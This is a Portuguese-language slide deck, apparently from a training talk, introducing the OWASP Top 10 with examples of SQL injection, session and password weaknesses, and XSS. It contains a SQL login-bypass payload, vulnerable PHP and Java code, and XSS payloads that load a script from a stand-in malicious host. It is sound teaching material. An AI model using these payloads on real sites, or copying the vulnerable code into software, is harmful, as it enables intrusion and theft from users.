

VULNERABILIDADES WEB

v.2.2

\$ whoami

Sgt NILSON Sangy



Computer Hacking Forensic Investigator
Analista de Segurança da Informação
Guerreiro Cibernético

\$ ls -l /etc

1. Contextualização
2. OWASP
 - 2.1. Injeção de código
 - 2.2. Quebra de autenticação e gerenciamento de sessão
 - 2.3. Cross-Site Scripting (XSS)
3. Conclusão
4. Perguntas

\$ vim Contextualização

Ataque à Sony é o pior já feito contra EUA, diz diretor de inteligência do país

James Clapper afirmou que setor privado deve tomar maior cuidado. EUA já havia responsabilizado a Coreia do Norte pelo ciberataque.

\$ vim Contextualização

Governo americano criou o vírus Stuxnet para atacar o Irã

Segundo o jornal The New York Times, o malware foi criado pelo Pentágono para retardar o programa nuclear iraniano

© 01/06/2012 às 14:55 - Atualizado em 01/06/2012 às 17:06

Vírus americano Stuxnet atingiu usina nuclear russa


Por Redação Olhar Digital - em 12/11/2013 às 16h00


\$ vim Contextualização

Suicídio, extorsões, desemprego: as consequências do vazamento de dados do Ashley Madison

Informações de 37 milhões de usuários do site para infieis Ashley Madison foram distribuídas na web

Por [Jean Prado](#)
26/08/2015 às 14h02

ESPECIAL  264



www.exploit-db.com

```
$ wget www.OWASP.org
```

Open Web Application Security Project

- Comunidade aberta
- Dedicada a capacitar as organizações a desenvolver, adquirir e manter aplicações confiáveis.

```
$ wget www.OWASP.org
```

“Concentre-se em tornar a segurança parte integral da cultura de desenvolvimento da organização.”

OWASP Top 10 - 2013

\$ egrep A[1-9] OWASP Top 10 - 2013

- A1 – Injeção de código
- A2 – Quebra de autenticação e gerenciamento de sessão
- A3 – Cross-Site Scripting (XSS)
- A4 – Referência insegura e direta a objetos
- A5 – Configuração incorreta de segurança
- A6 – Exposição de dados sensíveis
- A7 – Falta de função para controle do nível de acesso
- A8 – Cross-Site Request Forgery (CSRF)
- A9 – Utilização de componentes vulneráveis conhecidos
- A10 – Redirecionamentos e encaminhamentos inválidos

Indicadores

- Facilidade
- Prevalência
- Detecção
- Impacto técnico

\$ cat A1 – Injeção de Código

Falhas de injeção ocorrem quando uma aplicação envia dados não-confiáveis para um interpretador.

São encontradas em:

- consultas SQL, LDAP...
- comandos do SO
- analisadores XML
- cabeçalhos SMTP

SQL Injection.

User-Id:

Password:

`select * from Users where user_id= 'itswadesh' and password = ' newpassword '`

User-Id:

Password:

`select * from Users where user_id= '' OR 1 = 1; /*' and password = '*/--'`

Fonte: <https://itswadesh.files.wordpress.com>

\$ cat A1 – Injeção de Código

- SANITIZAR AS ENTRADAS

```
<?php
    mysql_connect('localhost', 'dbuser', 'dbpass') OR die(mysql_error());
    $user = mysql_real_escape_string($_POST['username']);
    $pass = mysql_real_escape_string($_POST['password']);
    $query = "SELECT * FROM users WHERE user='$user' AND
    password='$pass' ";
    mysql_query($query);
?>
```

\$ cat A1 – Injeção de Código

- SANITIZAR AS ENTRADAS

```
/****** Código Java vulnerável *****/
```

```
String sql = "select * from tabela_usuarios where login=" + campo_login + " and  
senha=" + campo_senha + "";
```

```
Statement stmt = con.createStatement();
```

```
ResultSet rs = stmt.executeQuery(sql);
```

```
/****** Código Java sanitizado *****/
```

```
String sql = "SELECT * FROM tabela_usuarios WHERE login = ? AND senha = ?";
```

```
PreparedStatement prepStmt = con.prepareStatement(sql);
```

```
prepStmt.setString(1,login);
```

```
prepStmt.setString(2,senha);
```

```
ResultSet rs = prepStmt.executeQuery();
```

\$ cat A2 – Quebra de Autenticação e Gerenciamento de Sessão

- Implementação incorreta de autenticação.

<http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii>

- Cuidado com “ID da sessão”. Trate corretamente funções como “Lembrar senha”, “Criar usuário”, “Alteração de senha”.

- Logout.

Lembre de invalidar o ID.

\$ cat A2 – Quebra de Autenticação e Gerenciamento de Sessão

- Política de senhas fortes. Armazenar hash de senha.
 - 1ca308df6cdb0a8bf40d59be2a17eac1 – teste



1ca308df6cdb0a8bf40d59be2a17eac1



Web

Mapas

Imagens

Vídeos

Shopping

Mais ▾

Ferramentas de pesquisa

Aproximadamente 111 resultados (0,69 segundos)


Re: [FUGSPBR] Checar senha

www.fug.com.br/historico/html/freebsd/2002-06/msg01476.html ▾

26 de jun de 2002 - Olha só: A palavra "teste" ao ser criptografada com o md5, torna-se "1ca308df6cdb0a8bf40d59be2a17eac1". O sistema só guarda o texto ...

\$ cat A3 – Cross-Site Scripting (XSS)

XSS é a mais predominante falha de segurança em aplicações web. As falhas de XSS ocorrem quando uma aplicação inclui os dados fornecidos pelo usuário na página, enviados ao navegador, sem a validação ou filtro apropriados desse conteúdo.



\$ cat A3 – Cross-Site Scripting (XSS)

XSS persistente

- Campos de nome e sobrenome de usuários sem tratamento.
- Inserção do código

Fulano de Tal <SCRIPT SRC='http://malicioso.ck.bz/badguy.js'></SCRIPT>

- Toda vez que o nome do “Fulano” aparecer em uma busca, o script será executado pelo navegador da vítima.

\$ cat A3 – Cross-Site Scripting (XSS)

XSS não-persistente

```
<?php
```

```
include "in/resulte_busca.php";
```

```
if (isset($_GET['Campo_Busca'])) {
```


```
    $find = $_GET['Campo_Busca'];
```

```
    echo "Resultado da Busca <s>" . $find . "</s>";
```

```
    busca($find);
```

```
} ?>
```

```
http://sitevulneravel.com.br/busca/busca.php?busca%3Cscript  
SRC='http://malicioso.ck.bz/badguy.js'%3E%3C%2Fscript%3E</h1>
```



halt > CONCLUSÃO

Em todo sistema há uma vulnerabilidade. A questão é saber quanto tempo levará para ela ser descoberta e explorada.



PERGUNTAS ???

*** H@ck3d by n1l\$0n&aNg% ***
GAME OVER !!!



nilson.sangy@gmail.com



<http://br.linkedin.com/in/nilsonsangy>



+55 (41) 8497-0802